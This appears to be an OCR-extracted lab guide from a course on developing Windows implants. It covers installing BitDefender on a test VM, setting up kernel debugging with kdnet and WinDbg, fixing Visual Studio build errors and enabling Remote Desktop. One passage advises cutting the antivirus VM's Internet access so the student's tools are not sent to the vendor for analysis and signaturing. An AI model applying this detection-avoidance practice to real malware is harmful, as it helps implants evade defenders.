
2. The software will now pull down the rest of the installation file from online resources.




3. Be sure to check the box indicating that you have read and agree to the subscription agreement.



4. Once everything is all said and done, you can select "Skip" in the bottom right corner and you will then be presented with the dashboard.




5. Once it gets done downloading and installing, you will be asked to create an account. For this account creation, I used generic information for the account. Select "Create Account" and the installation process can proceed.




Warning


One thing to note, BitDefender will not protect your system until you create an account.

6. Next, you might see a window asking for a license key. Instead, simply choose to use the 30-day trial.



7. Once your account has been made, the installation process can be finished. Select "Finish" to finish.





What's Next?


Regardless of the AV product being used, after it is installed, cut off its access to the Internet. Doing this can protect your tools from being sent up to the mothership for detailed analysis and signaturing. Cutting off the Internet access does not prevent the software from blocking malicious/suspicious binaries.

Cutting Off Internet Access

Perhaps one of the easiest ways to cut off Internet access to a VM is to simply change the VM's network adapter setting to "Host Only"

1. With the VM you want to modify selected, choose the settings for that VM from VMWare's menu bar at the top of your screen. From there, choose the Network adapter settings.

2. From the Network Adapter settings, choose the option that enables host-only (Windows users), or Private to my Mac (Mac users).



Done

Now that the VM is cutoff from the Internet, the real work can begin. Enjoy and have fun.

Remote Kernel Debugging

Please note

The remote kernel debugger has already been configured in your virtual machines. However, in case something goes wrong or you would like to establish remote kernel debugging on your own, please follow these steps.

Background

When developing implants, it is highly recommended that you have a user mode debugger. This can be `x64dbg`, `windbg`, `WinDbg Preview`, etc. User mode debuggers are fairly simply to setup, so this is left as an exercise for the student. During the class, you will often need more insight into operations on the Test VM. The best way to accomplish this is with a remote kernel debugging session. This lab will walk you through the process of setting up and using a utility called `kdnet.exe`.

Preparation

1. Launch the Windows Test VM
    - Open a PowerShell prompt as administrator and determine your IP address
    - Verify that you can ping your Dev VM
    - Create a directory called `KDNET` at the root of `C:\`
        - `C:\KDNET\`
2. Launch the Windows Dev VM
    - Inside the Dev VM:
        - Open a PowerShell prompt as administrator and determine your IP address
        - The SDK tools are already installed, and there is a utility called `kdnet.exe` that resides at `C:\Program Files (x86)\Windows Kits\10\Debuggers\x64`.
    - Copy the `kdnet.exe` program and `VerifiedNICList.xml` file from the Dev VM to the `C:\KDNET\` directory on the Test VM
3. Return to the Windows Test VM
    - Execute `kdnet.exe` and look for a similar to the following:

Notional results


```
PS C:\KDNET> .\kdnet.exe

Networking debugging is supported on the following NICs:
busparams=3.0.0, Intel(R) 82574L Gigabit Network Connection, Plugged in.

Network debuging is not supported on any of this machine's USB controllers.

PS C:\KDNET> .\kdnet.exe <DEV_VM_IP_ADDRESS> 50000

Enabling network debugging on Intel(R) 82574L Gigabit Network Connection.

To debug this machine, run the following command on your debugger host machine.
windbg -k net:port=50000,key=ey8yo1nn06gz.183w9qfb9rpgb.yu13mjvay6og2bwcce3gm12mt

Then reboot this machine by running shutdown -r -t 0 from this command prompt.
PS C:\KDNET>
```

Put the contents of the `windbg...` line (example highlighted above) into a text file on the Windows Dev VM.


Do not reboot the Windows Test VM yet.

4. Return to the Windows Dev VM

- Verify that you can ping your Test VM
- Open `WinDbg` as an Administrator (should be a link on the Desktop)
- Choose `File -> Attach to Kernel`. You should see a dialog such as the following:



- Fill in the settings with the information from running `kdnet.exe` on the Test VM. Leave the IP address field blank.
- Click `OK`. WinDbg will now wait for your Test VM to callback and start the debugging session. You should see a dialog like the following:



5. Return to the Windows Test VM

- Reboot the Windows Test VM with the following command:

Command lines

```
shutdown -r -t 0
```

- When the Windows Test VM reboots, all will appear as it normally does

6. Return to the Windows Dev VM

- You should now have an active remote kernel debugging session. The WinDbg Preview should show something such as the following:

Notional results

```
Use NET for debugging
Opened WinSock 2.0
Waiting to reconnect...
Connected to target <%TEST_VM_IP_ADDRESS%> on port 50000 on local IP <%DEV_VM_IP_ADDRESS%>.
You can get the target MAC address by running .kdtargetmac command.
Connected to Windows 10 19041 x64 target at (Sat Jan 22 21:44:42.965 2022 (UTC + 0:00)), otr64 TRUE
Kernel Debugger connection established.
```

- At this time you can either leave the debugging session up as long as you need or you can terminate the WinDbg Preview process and close the remote kernel session. If you close the session, you will need to re-establish in with the steps in this document.

Common Build Errors

Sometimes, there can be some pretty common build errors when getting acquainted with VS – even seasoned developers are hit with build errors.

Solution Versus Project

A solution can be thought of as a container for holding projects. Each project can be something completely different from the other projects in the solution. When are you ready to build something, you have a few options as noted below:

- You can build the entire solution
    - This is done with the keyboard shortcut CTRL+SHIFT+B or via the menu bar Build | Build Solution, or you can right click on the Solution itself in the Solution Explorer window
- You can build a single project in the solution
    - With project selected in the Solution Explorer window, you can do one of the following
    - Via the keyboard shortcut CTRL+B
    - Via the menu bar Build | Build
    - Via right clicking on the project name itself in the Solution Explorer window
- When a solution holds several projects, there could be some build errors when building the entire solution because the order of the projects being build is incorrect
    - The easiest solution is to build one project at a time in proper order
        - Like building a DLL before building an EXE that depends on and references that DLL

Unicode for ANSI


By default, a new solution and a new project will have support for Unicode defined. If you are using APIs that can switch between Unicode and ANSI on the fly, great! Sometimes, as in this course, there are some APIs that depend on ANSI only as there is no support for Unicode, yet. Many times, the support for Unicode is for you, the student, to complete. Just be aware of what versions of APIs are needed and what character set it supported for the project.

Enabling Windows Terminal Services


Steps Involved

On the Dev VM


When you are on the Dev VM, hit the Windows key and start typing out "remote desktop settings". Tab completion and suggestions will start to show and once you see the setting show up in the list, choose it.

